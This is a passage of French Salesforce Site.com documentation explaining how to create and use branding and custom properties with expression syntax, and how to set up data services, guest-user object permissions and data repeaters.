L'ajout d'une marque permet de définir aisément les différents aspects de l'utilisation d'une marque sur votre site Web. Lorsque les propriétés de la marque sont définies, vos éditeurs peuvent personnaliser l'ensemble des éléments au même emplacement, l'Éditeur de marque. Lorsque les éditeurs de site Web personnalisent les propriétés, ils peuvent visualiser immédiatement les modifications apportées à la marque du site.

En ajoutant des propriétés de marque à votre site Web, à vos modèles de page ou à vos widgets, vous pouvez aisément définir et modifier les divers aspects de la marque de votre site Web sans modifier votre feuille de style en cascade.

Voici des exemples d'éléments associés à la marque de votre site Web que vous pouvez définir :

- La couleur de l'arrière-plan, de la page ou des liens du site Web
- La taille et la couleur de police
- L'image du logo ou de l'en-tête d'arrière-plan
- L'épaisseur et la couleur des lignes

Pour appliquer une marque à votre site Web, procédez comme suit :

1. Définissez les éléments de votre site qui représentent votre marque en créant une propriété de marque pour chaque élément, par exemple la couleur de l'arrière-plan, le logo et les polices. Effectuez cette tâche dans les Propriétés de marque, dans la Configuration du site.
2. Utilisez une syntaxe de langage d'expression pour remplacer les définitions actuelles de ces propriétés dans vos feuilles de style par les nouvelles propriétés de marque.
3. Utilisez l'Éditeur de marque pour personnaliser les propriétés et prévisualiser de votre site Web.

Les propriétés de marque sont également accessibles à l'aide d'une syntaxe de langage d'expression directement depuis un bloc de code personnalisé ou un bloc de contenu.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

CONSULTER ÉGALEMENT :

- Création de propriétés de marque
- Configuration des propriétés de marque
- Utilisation de l'Éditeur de marque

# Création de propriétés de marque

La personnalisation de la marque permet de créer rapidement des propriétés de style qui peuvent être utilisées par les éditeurs de votre site.

Lors de la création de vos propriétés de marque, vous pouvez les organiser dans plusieurs sections pour les retrouver aisément dans l'Éditeur de marque. Vous pouvez également organiser vos propriétés dans des sections.

- Organisez les propriétés dans des sections de façon logique. Par exemple, par ordre alphabétique.
- Organisez les sections et les propriétés par glisser-déposer dans la vue Propriétés de marque.

1. Depuis votre site, cliquez sur **Configuration du site** > **Propriétés de marque**.
   L'éditeur Propriétés de marque s'affiche.
2. Cliquez sur + New Property.
3. Saisissez le nom de la propriété dans le champ Étiquette.
   Le nom de l'expression est automatiquement renseigné. Il est utilisé dans les feuilles de style et les blocs de code.
4. Sélectionnez un type.
5. Définissez la valeur par défaut.
6. Pour rendre la propriété obligatoire, cliquez sur **Obligatoire**.

Survolez une propriété et utilisez le menu pour la modifier ou la supprimer. Vous pouvez double-cliquer sur un nom de section pour le modifier.

CONSULTER ÉGALEMENT :

- Présentation de l'ajout d'une marque à un site
- Types de propriété personnalisée
- Configuration des propriétés de marque
- Utilisation de l'Éditeur de marque

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Configuration des propriétés de marque

Après avoir créé des propriétés de marque, l'étape suivante consiste à les référencer en tant qu'expressions dans votre feuille de style CSS ou vos éléments de page Site.com, tels que des blocs de contenu ou des éléments de code personnalisé.

La syntaxe d'expression des propriétés de marque est `{!Site.branding-property-name}`. Par exemple, si vous créez une propriété de couleur sous le nom HeaderColor, vous pouvez insérer la propriété dans une feuille CSS ou un bloc de code en saisissant `{!Site.HeaderColor}`.

Remarque: Les noms d'expression sont sensibles à la casse !

1. Ouvrez votre feuille de style CSS ou votre bloc de code.
2. Repérez l'emplacement où vous souhaitez insérer l'expression.
3. Saisissez `{!`,
   une liste déroulante des propriétés disponibles s'affiche.
4. Sélectionnez la propriété, puis double-cliquez pour la saisir sur la page.

Exemple: Par exemple, si une partie de la marque de votre site Web utilise le bleu comme couleur d'arrière-plan de la section d'en-tête, normalement vous définissez de façon statique la valeur HEX de la couleur dans vos règles CSS.

```
.site-header {
 background-color: #3793DD;
}
```

Avec la marque, vous pouvez créer une propriété qui mappe directement avec la couleur HEX, puis utilise le nom d'expression de la propriété dans votre CSS.

```
.site-header {
 background-color: {!Site.HeaderColor};
}
```

Désormais, la couleur peut être aisément modifiée par n'importe quel éditeur de votre site en utilisant l'Éditeur de marque au lieu d'éditer le CSS.

CONSULTER ÉGALEMENT :

- Présentation de l'ajout d'une marque à un site
- Création de propriétés de marque
- Utilisation de l'Éditeur de marque

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Utilisation de l'Éditeur de marque

L'Éditeur de marque fournit un emplacement centralisé pour personnaliser et prévisualiser les modifications apportées aux propriétés de marque dans votre site.

L'Éditeur de marque inclut deux zones :

- La palette de l'éditeur à gauche contient toutes les propriétés de marque que vous pouvez modifier.
- La zone de prévisualisation à droite montre un aperçu en temps réel de votre site avec le style modifié.

1. Ouvrez la page que vous souhaitez modifier
2. Cliquez sur .
3. Dans le volet gauche, sélectionnez la propriété de style que vous souhaitez modifier. Vos résultats s'affichent immédiatement dans le volet droit.

CONSULTER ÉGALEMENT :

Présentation de l'ajout d'une marque à un site

Création de propriétés de marque

Configuration des propriétés de marque

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

# Utilisation de propriétés personnalisées

## Présentation des propriétés de site personnalisées

Les propriétés de site personnalisées permettent de définir et de stocker les contenus fréquents dans votre site. Par exemple, vous pouvez stocker votre adresse et votre numéro de téléphone dans une propriété personnalisée qui peut être réutilisée par toute personne qui édite votre site. Vous pouvez appliquer rapidement des propriétés stockées à des pages, des en-têtes, des pieds de page et des widgets, en utilisant une syntaxe de langage d'expression.

Pour utiliser des propriétés personnalisées dans votre site Web, procédez comme suit :

1. Définissez la propriété personnalisée. Effectuez cette tâche dans les Propriétés personnalisées, dans la Configuration du site.
2. Utilisez une syntaxe de langage d'expression afin de remplacer les définitions actuelles de ces propriétés dans vos feuilles de style CSS ou blocs de code personnalisés.

Après avoir créé une propriété puis spécifié sa valeur et son type, vous pouvez accéder à la propriété dans un code personnalisé ou dans des blocs de contenu à l'aide d'expressions. Les expressions sont des espaces réservés pour des données qui sont remplacés par la propriété personnalisée au chargement de la page.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

CONSULTER ÉGALEMENT :

- Création de propriétés de site personnalisées
- Configuration de propriétés personnalisées

## Création de propriétés de site personnalisées

Vous pouvez créer rapidement des propriétés personnalisées qui peuvent être utilisées par les éditeurs de votre site.

Lors de la création de vos propriétés personnalisées, vous allez probablement vouloir les organiser de façon logique.

- Organisez les propriétés en plusieurs sections pour faciliter leur gestion et leur localisation.
- Organisez les propriétés dans des sections de façon logique. Par exemple, par ordre alphabétique.
- Organisez les sections et les propriétés par glisser-déposer dans la vue Propriétés personnalisées.

1. Depuis votre site, cliquez sur **Configuration du site** > **Propriétés personnalisées**.
   La vue Propriétés personnalisées s'affiche.
2. Cliquez sur

.
3. Saisissez le nom de la propriété dans le champ Étiquette.
   Le nom de l'expression est automatiquement renseigné. Il est utilisé dans les feuilles de style et les blocs de code.
4. Sélectionnez un type.
5. Définissez la valeur par défaut.
6. Pour rendre la propriété obligatoire, cliquez sur **Obligatoire**.

Pour modifier ou supprimer des propriétés, survolez-les, puis utilisez le menu . Pour changer des noms de section, double-cliquez dessus, puis renommez-les.

CONSULTER ÉGALEMENT :

- Présentation des propriétés de site personnalisées
- Types de propriété personnalisée
- Configuration de propriétés personnalisées

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Configuration de propriétés personnalisées

Vous pouvez utiliser des propriétés personnalisées dans votre site Web en utilisant une syntaxe de langage d'expression dans une feuille de style, un bloc de code, un widget ou l'éditeur de page HTML.

Pour référencer une propriété personnalisée de site dans un code personnalisé ou un bloc de contenu, utilisez la syntaxe `{!Site.expression_name}`. Par exemple, vous pouvez créer une propriété personnalisée pour stocker le numéro de téléphone de la société avec le nom d'expression PhoneNumber. Dans un bloc de contenu, saisissez `Contactez-nous au {!Site.PhoneNumber}`. Au chargement de la page, il remplace la valeur représentée par {!Site.PhoneNumber} et affiche « Contactez-nous au 1 800 667 6389 » sur la page.

**Remarque:** Les noms d'expression sont sensibles à la casse !

1. Ouvrez un élément de site Web tel qu'un bloc de code ou un widget.
2. Repérez l'emplacement où vous souhaitez insérer l'expression.
3. Saisissez `{!`,
   pour afficher la liste des propriétés personnalisées disponibles.
4. Sélectionnez la propriété, puis double-cliquez pour la saisir sur la page.

**Exemple:** La configuration de propriétés personnalisées est extrêmement pratique pour des informations susceptibles de changer au fil du temps, par exemple votre adresse ou un slogan produit particulier. Les expressions ne sont que des espaces réservés. Par conséquent, si vous mettez à jour la valeur d'une propriété dans la vue Propriétés personnalisées, la valeur est automatiquement mise à jour dans toutes les pages où la propriété personnalisée est référencée.

CONSULTER ÉGALEMENT :

- Présentation des propriétés de site personnalisées
- Création de propriétés de site personnalisées

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détails de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier uniquement le contenu de sites Site.com :

- `Utilisateur Site.com Contributor`

  ET

  Rôle Contributor attribué au niveau du site

## Présentation des propriétés personnalisées des modèles de pages ou des widgets

Lorsque vous créez un modèle de page ou un widget, vous pouvez lui ajouter des propriétés personnalisées, et spécifier la valeur et le type de chaque propriété afin de faciliter la réutilisation des modèles et des widgets.

Ensuite, en ajoutant ensuite un code personnalisé ou des blocs de contenu au modèle de page ou au widget, vous pouvez accéder aux valeurs des propriétés en utilisant des expressions. Les expressions servent d'espace réservé pour des données qui sont remplacées par des informations lors du chargement de la page.

Ensuite, lorsque vous ou votre équipe créez une page à partir du modèle, la page est une copie ou une *instance* du modèle. De la même façon, lorsque vous pouvez ajouter le widget à une page, elle crée une instance du widget. Vous ne pouvez pas modifier l'instance, mais vous pouvez mettre à jour les valeurs de ses propriétés.

Puisque les expressions sont seulement des espaces réservés, leurs valeurs sont automatiquement actualisées lorsque vous mettez à jour les valeurs dans le volet Propriétés de la page ou du widget.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Vous pouvez également créer des sections pour regrouper les propriétés associées. Ces sections contrôlent le regroupement des propriétés dans le volet Propriétés.

Exemple: Par exemple, supposons que vous ajoutez un bloc de contenu à un modèle contenant l'en-tête de la page. Lorsque les utilisateurs créent une page à partir du modèle, vous les autorisez à remplacer une partie du texte, mais pas à modifier le bloc de contenu complet.

En ajoutant une propriété personnalisée appelée `pageSubject` et en spécifiant une valeur initiale, vous pouvez utiliser l'expression suivante dans le bloc de contenu :

```
En savoir plus sur {!pageSubject}
```

Cette action permet aux membres de l'équipe de renommer n'importe quelle page basée sur le modèle, en mettant jour la propriété `Objet de la page` dans le volet Propriétés de la page, qui met automatiquement à jour la valeur représentée par l'expression `{!pageSubject}`.

Exemple: Ou alors, supposons que vous créez un widget YouTube en utilisant le code incorporé suivant :

```
<iframe width="560" height="315" src="//www.youtube.com/embed/hcUaN6XBTz4"
frameborder="0" allowfullscreen></iframe>
```

Toutefois, vous souhaitez que les utilisateurs spécifient la vidéo à afficher lorsqu'ils ajoutent une instance au widget de la page. Dans ce cas, vous pouvez créer une section appelée *`YouTube`*, ajouter une propriété personnalisée étiquetée *`URL de la vidéo`* avec *`videoURL`* comme nom d'expression, puis utiliser à la place le code suivant :

```
<iframe width="560" height="315" src="{!videoURL}" frameborder="0"
allowfullscreen></iframe>
```

Ainsi, lorsque les utilisateurs ajoutent le widget YouTube à la page, ils peuvent pointer vers n'importe quelle vidéo en mettant à jour la propriété *URL de la vidéo* dans la section YouTube du volet Propriétés, qui actualise automatiquement la valeur représentée par l'expression `{!videoURL}`.

CONSULTER ÉGALEMENT :

- Présentation des Widgets
- Ajout de propriétés personnalisées à des modèles de page ou des widgets
- Types de propriété personnalisée
- À propos de l'affichage dynamique de données en utilisant des expressions

## Ajout de propriétés personnalisées à des modèles de page ou des widgets

Lors de la création d'un modèle de page ou d'un widget, vous pouvez lui ajouter des propriétés personnalisées, et spécifier la valeur et le type de chaque propriété.

Ensuite, en ajoutant un code personnalisé ou des blocs de contenu au modèle de page ou au widget, vous pouvez accéder aux valeurs de propriété à l'aide d'expressions qui servent d'espace réservé pour les valeurs. Lorsque vous ou votre équipe créez une page à partir du modèle ou ajoutez une instance du widget à la page, les valeurs de la propriété peuvent être mises à jour pour modifier l'instance.

Lorsque le modèle de page ou le widget est ouvert :

1. Assurez-vous que le modèle ou le widget est sélectionné dans le volet Structure de la page puis cliquez sur **Modifier les propriétés personnalisées** dans le volet Propriétés.
2. Cliquez sur **Nouvelle propriété**.

   Base est la section par défaut, que vous pouvez renommer. Les sections contrôlent le regroupement des propriétés dans le volet Propriétés d'une instance de widget ou d'une page.
3. Saisissez l'étiquette de la propriété, qui s'affiche dans le volet Propriétés d'une instance de widget ou d'une page (par exemple, *URL de la vidéo*).
4. Vous pouvez également mettre à jour le nom de l'expression qui a été automatiquement ajouté.

   Les noms d'expression sont sensibles à la casse et ne peuvent pas inclure d'espaces.
5. Spécifiez le type et la valeur de la propriété.
6. Vous pouvez également marquer la propriété comme obligatoire.
7. Ajoutez des propriétés ou des sections supplémentaires selon vos besoins. Réorganisez les éléments en les faisant glisser vers un nouvel emplacement.
8. Pour utiliser une propriété personnalisée, faites glisser un élément de page **Code personnalisé** ou **Bloc de contenu** depuis l'onglet Élément de page vers le modèle de page ou le widget.
9. Utilisez la syntaxe `{!nom_expression}` pour référencer l'expression (par exemple, *`{!videoURL}`*.
   Lors du chargement de la page, l'expression est remplacée par la valeur de la propriété.
10. Ajoutez le texte de votre choix, puis enregistrez vos modifications.
    Par exemple, `Visionnez notre vidéo à l'adresse {!URLvideo}`.

Conseil: Vous pouvez également créer une propriété personnalisée en saisissant d'abord le nom de la propriété dans un code personnalisé ou un bloc de contenu en utilisant un langage d'expression. Par exemple, si vous saisissez *`{!videoHeight}`*

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

dans un bloc de contenu, une nouvelle propriété appelée `videoHeight` est automatiquement ajoutée au volet Propriétés du modèle ou du widget, dans lequel vous pouvez ensuite ajouter une valeur de propriété.

Si vous mettez à jour les propriétés d'un widget, vos modifications ne sont reflétées dans aucune instance de widget. À la place, vous devez remplacer les instances de widget existantes par la dernière version.

Si vous supprimez une propriété personnalisée qui est utilisée dans un code personnalisé ou un bloc de contenu, veillez à supprimer toutes les références à la propriété.

CONSULTER ÉGALEMENT :

- Présentation des propriétés personnalisées des modèles de pages ou des widgets
- Types de propriété personnalisée
- À propos de l'affichage dynamique de données en utilisant des expressions
- Création de widgets

## Types de propriété personnalisée

Les types de propriété sont disponibles lorsque les concepteurs ou administrateurs de site créent des propriétés de marque de site, des propriétés personnalisées de site, des propriétés de marque de widget et des propriétés personnalisées de widget.

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Type de propriété | Description |
|---|---|
| `Texte` | Permet aux utilisateurs de saisir une valeur de texte. |
| `Case à cocher` | Permet aux utilisateurs de définir une valeur true (sélectionnée) ou false (désélectionnée). |
| `Couleur` | Permet aux utilisateurs de spécifier une couleur, en la sélectionnant dans le sélecteur ou en saisissant une valeur hexadécimale, par exemple *`#333333`*. |
| `Image` | Permet aux utilisateurs de spécifier une image, en accédant à une image du site, en chargeant un nouvelle image ou en saisissant l'URL d'une image. |
| `HTML` | Permet aux utilisateurs de saisir une valeur HTML. |
| `Unités` | Permet aux utilisateurs de saisir une mesure, telle que pixels, pourcentage ou em (par exemple, *`5px`*). |
| `Liste de sélection` | Permet aux utilisateurs de sélectionner une valeur dans une liste que vous définissez.<br>Pour ajouter des éléments à la liste de sélection, créez une liste d'options séparées par une virgule, où chaque option a une étiquette et une valeur (par exemple, *`Étiquette 1:Valeur 1, Étiquette 2:Valeur 2`*. Si vous n'ajoutez pas de valeur à une option, l'étiquette est utilisée comme valeur par défaut.<br>Pour définir une sélection de liste de sélection par défaut, utilisez le format *`étiquette:valeur:défaut`* (par exemple, *`Petit:S:default, Grand:L`*. |

| Type de propriété | Description |
| --- | --- |
| `Police` | Permet aux utilisateurs de sélectionner une police. |

CONSULTER ÉGALEMENT :

- Ajout de propriétés personnalisées à des modèles de page ou des widgets
- Création de propriétés de site personnalisées
- Création de propriétés de marque

# Utilisation de données dynamiques

## Présentation des services de données Site.com

Les services de données Site.com combinent de nombreuses fonctionnalités qui permettent de se connecter à des objets Salesforce standard et personnalisés. Vous pouvez récupérer des données à partir d'objets de votre organisation et les afficher de façon dynamique dans les pages de votre site, ou regrouper et soumettre des données de vos clients. Lorsque vous mettez à jour des données dans votre objet Salesforce, les modifications s'appliquent automatiquement au site en ligne. Aucune mise à jour du site n'est requise !

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Voici quelques modes d'utilisation des services de données Site.com :

- Publication d'un catalogue de produits : répertorier les produits de votre société, avec des informations récupérées dynamiquement dans votre organisation, telles que les numéros de modèle et les prix.
- Publication des bulletins d'information de la société : publier les bulletins d'information de votre société et les trier par date de publication.
- Créer un site Web d'agent immobilier : afficher des listes actualisées, filtrées par ville ou par prix.
- Créer un site Web de recrutement : publier des offres d'emploi dans un site public et permettre aux utilisateurs de soumettre leur candidature et leur CV en ligne.

Comment cela fonctionne-t-il ? Plusieurs éléments de page liés à des données permettent de récupérer et d'afficher vos données ou de collecter des données à partir des visiteurs de votre site.

Des tables de données se connectent à des objets Salesforce, récupèrent un jeu de données basées sur les critères de filtrage que vous spécifiez, et affichent un ou plusieurs enregistrements sur des lignes de la table.

Des répétiteurs de données et des éléments de données se combinent pour vous permettre de vous connecter à des objets standard et personnalisés, de récupérer des données et de les afficher dynamiquement dans les pages de votre site. Ensemble, le répétiteur de données et les éléments de données génèrent un « modèle de répétition » qui offre une plus grande souplesse d'affichage d'un ou de plusieurs enregistrements sur la page.

Des fonctions de données vous permettent d'effectuer des calculs sur les données récupérées à partir d'objets, et d'afficher les résultats sur la page. Par exemple, pour un champ spécifique d'un objet, vous pouvez utiliser une fonction de données afin de calculer la valeur totale ou le montant moyen de tous les enregistrements renvoyés.

Des répétiteurs imbriqués permettent de récupérer des données à partir d'objets avec une relation parent-enfant.

Des formulaires et des champs de formulaire se combinent pour vous permettre de collecter des données sur les visiteurs de votre site, et de soumettre les données à des objets Salesforce standard ou personnalisés. Créer des formulaires Web vers piste, capturer des informations sur les clients ou récupérer les commentaires sur vos produits ou services.

## Considérations relatives aux services de données

- Pour autoriser les utilisateurs invités à afficher les données ou à soumettre des données à un objet Salesforce, vous devez définir les autorisations d'accès aux données de l'objet.
- Lors de l'utilisation d'actifs, pour tirer parti des services de données Site.com, le plus simple est d'importer les fichiers dans site Web et de stocker une URL relative vers ces actifs dans votre objet standard ou personnalisé. Reportez-vous à Stockage d'actifs à utiliser avec des objets Salesforce à la page 5466.
- Si vous ajoutez à votre site un élément de page basé sur des données, puis modifiez un type de champ dans l'objet Salesforce auquel il est connecté (par exemple, modification d'un champ de texte dans une liste de sélection), l'élément de page basé sur les données ne fonctionne plus. Vous devez reconfigurer l'élément de page basé sur les données pour référencer le champ mis à jour.
- Si vous mettez à jour des données dans un objet qui est connecté à une table de données, un répétiteur de données ou une fonction de données, les modifications s'appliquent automatiquement au site en ligne. Pour contrôler ce comportement, vous pouvez ajouter un champ de liste de sélection à l'objet afin de spécifier une approbation avant la publication d'un enregistrement. Vous pouvez ensuite utiliser ce champ pour filtrer les enregistrements par statut d'approbation, afin d'afficher uniquement les enregistrements approuvés sur le site.

CONSULTER ÉGALEMENT :

Présentation de l'accès aux données dans des objets associés

Ajout d'une pagination à des répétiteurs de données et à des tables de données

Les vues Par défaut, Erreur et Aucune donnée

# Définition d'autorisations d'accès aux données pour des objets Salesforce

Les sites créés avec Site.com sont accessibles au public. Par conséquent, les visiteurs accèdent au site via la licence Utilisateur invité associée au site.

Par défaut, les visiteurs de site peuvent accéder aux informations disponibles dans un site public actif, telles que les pages et les actifs du site. Cependant, pour autoriser les utilisateurs invités à afficher ou à soumettre des données à un objet Salesforce, vous devez modifier l'autorisation de l'objet dans le profil utilisateur invité du site. Chaque site dispose d'une licence Utilisateur invité distincte, ce qui vous permet de contrôler l'accès aux objets Salesforce au niveau de chaque site.

Pour modifier le profil utilisateur invité du site :

1. Sous l'onglet Présentation de Site.com Studio, cliquez sur **Configuration du site**, puis sur *`Nom du site`* **Profil**. Si vous ajoutez un répétiteur de données, une table de données, une fonction de données ou un formulaire à la page, vous pouvez également cliquer sur **accéder au profil utilisateur de l'invité** dans la boîte de dialogue de l'élément.
2. Dans le profil utilisateur invité du site, activez l'autorisation « Lire » sur les objets standard ou personnalisés à partir desquels vous souhaitez récupérer des données en utilisant des répétiteurs de données, des tables de données ou des fonctions de données. Activez l'autorisation « Créer » sur les objets auxquels vous souhaitez envoyer des données à l'aide de formulaires. Toutes les autorisations qui ne sont pas définies par défaut doivent être définies manuellement.
3. Si nécessaire, modifiez la sécurité au niveau du champ d'un objet.

CONSULTER ÉGALEMENT :

Stockage d'actifs à utiliser avec des objets Salesforce

Présentation des services de données Site.com

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier le profil d'utilisateur invité :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

  ET

  Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

## Stockage d'actifs à utiliser avec des objets Salesforce

Les sites Web créés avec Site.com sont accessibles au public. Par conséquent, les visiteurs des sites ne disposent pas des privilèges de sécurité requis pour afficher les images et les documents stockés dans vos objets Salesforce, qui sont disponibles uniquement pour les utilisateurs authentifiés.

Par conséquent, pour tirer parti des services de données Site.com, le plus simple est d'importer les fichiers dans Site.com au lieu de stocker une URL relative vers ces actifs dans votre objet standard ou personnalisé. Si vos images ou fichiers sont hébergés à un autre emplacement et disponibles sur Internet, vous pouvez également utiliser une URL absolue.

Par exemple, supposons que vous souhaitez utiliser un objet personnalisé appelé « Catalogue » en vue de créer une page de site Catalogue qui affiche des informations et des images de produits. Avant de commencer la création de la page du site Catalogue, vous effectuez les opérations suivantes :

1. Importer les images de produits dans votre site Site.com.
2. Dans l'objet Catalogue, créer un champ pour stocker l'URL relative de l'image, par exemple `URL de l'image`.
3. Pour chaque enregistrement de produit, ajouter le chemin relatif à l'image. Cette URL est relative au site. Par conséquent, si vous chargez `widget.png` sur votre site, le chemin relatif est `/widget.png`. Les URL sont sensibles à la casse.

Ensuite, lorsque vous ajoutez une table de données ou un répétiteur de données et des éléments de données à la page du site Catalogue en vue d'afficher les données des produits, vous pouvez référencer le champ `URL de l'image` pour afficher de façon dynamique chaque image de produit sur la page.

CONSULTER ÉGALEMENT :

- Définition d'autorisations d'accès aux données pour des objets Salesforce
- Présentation des services de données Site.com

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Récupération et affichage de données de manière dynamique

### Récupération dynamique de données avec des répétiteurs de données

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

Un répétiteur de données permet de se connecter à un objet Salesforce standard ou personnalisé et de récupérer un jeu de données selon les critères de filtrage que vous spécifiez. Lorsque vous combinez un répétiteur de données avec des éléments de données, un code personnalisé ou des blocs de contenu, vous pouvez créer un « modèle de répétition » qui affiche un ou plusieurs enregistrements sur la page.

Pour ajouter un répétiteur de données à une page :

1. À partir du volet Éléments de page, faites glisser un **répétiteur de données** vers la page.
2. Sélectionnez l'objet auquel vous souhaitez vous connecter.

   Remarque:

   - Pour les utilisateurs Site.com, la liste déroulante affiche uniquement les objets disponibles pour les utilisateurs invités car les visiteurs du site accèdent à votre site public via la licence Utilisateur invité. Pour autoriser l'accès à d'autres objets, accédez au profil utilisateur invité, activez l'autorisation « Lire » de l'objet approprié, puis actualisez la liste.
   - Pour les utilisateurs de Communities, la liste déroulante affiche les objets qui peuvent ne pas être disponibles pour les visiteurs du site. Pour les visiteurs authentifiés, l'accès aux objets de pages publiques et privées est contrôlé par leur profil utilisateur. Pour les visiteurs authentifiés, l'accès aux objets dans les pages publiques est contrôlé par le profil utilisateur invité du site.

3. Dans Filtres, vous pouvez également sélectionner des critères de filtrage de votre jeu de données. Si vous ne sélectionnez aucun critère, toutes les données de l'élément sont renvoyées.
   a. Sélectionnez le champ auquel les critères de filtrage s'appliquent. La liste déroulante Champ affiche les champs de l'objet, suivis des champs de tous les objets parents, qui utilisent le format *`parent_object_name.field_name`*.
   b. Sélectionnez l'opérateur qui contrôle le filtrage des résultats. Par exemple, sélectionnez *`Égal à`* pour renvoyer une correspondance exacte.
   c. Sélectionnez la source de la valeur de filtrage. Par exemple, sélectionnez *`Valeur fixe`* pour spécifier une valeur explicite ou *`Chaîne de requête d'URL`* pour utiliser les valeurs transmises à la page via une chaîne de requête.
   d. Sélectionnez la valeur de filtrage. Si vous utilisez une chaîne de requête, vous pouvez également spécifier l'action exécutée si la chaîne de requête est manquante.
   e. Si nécessaire, ajoutez des critères de filtrage supplémentaires pour affiner davantage vos résultats. Chaque élément de filtrage est combiné à un opérateur ET.

   Remarque: Si vous utilisez une valeur fixe pour filtrer les résultats, vous pouvez afficher les enregistrements renvoyés dans la section Aperçu de la connexion. Pour actualiser la liste d'enregistrements, cliquez sur **Recharger l'aperçu**.

4. Dans Tri, vous pouvez spécifier le tri des résultats par un ou plusieurs champs dans l'ordre ascendant ou descendant. Par exemple, si vous utilisez un objet contenant des données d'utilisateur, vous pouvez trier vos résultats par genre, puis par nom.
5. Dans Limites, vous pouvez limiter le nombre de résultats renvoyés. Par exemple, si seuls les cinq premiers résultats vous intéressent, saisissez `5` dans le champ `Limiter les résultats à`.
6. Si vous ajoutez une pagination, spécifiez le nombre de résultats à afficher par page dans le champ `Résultats par page`.
7. Cliquez sur **Enregistrer**.

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Pour modifier le profil d'utilisateur invité :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

  ET

  Gérer les profils et les ensembles d'autorisations

  ET

  Personnaliser l'application

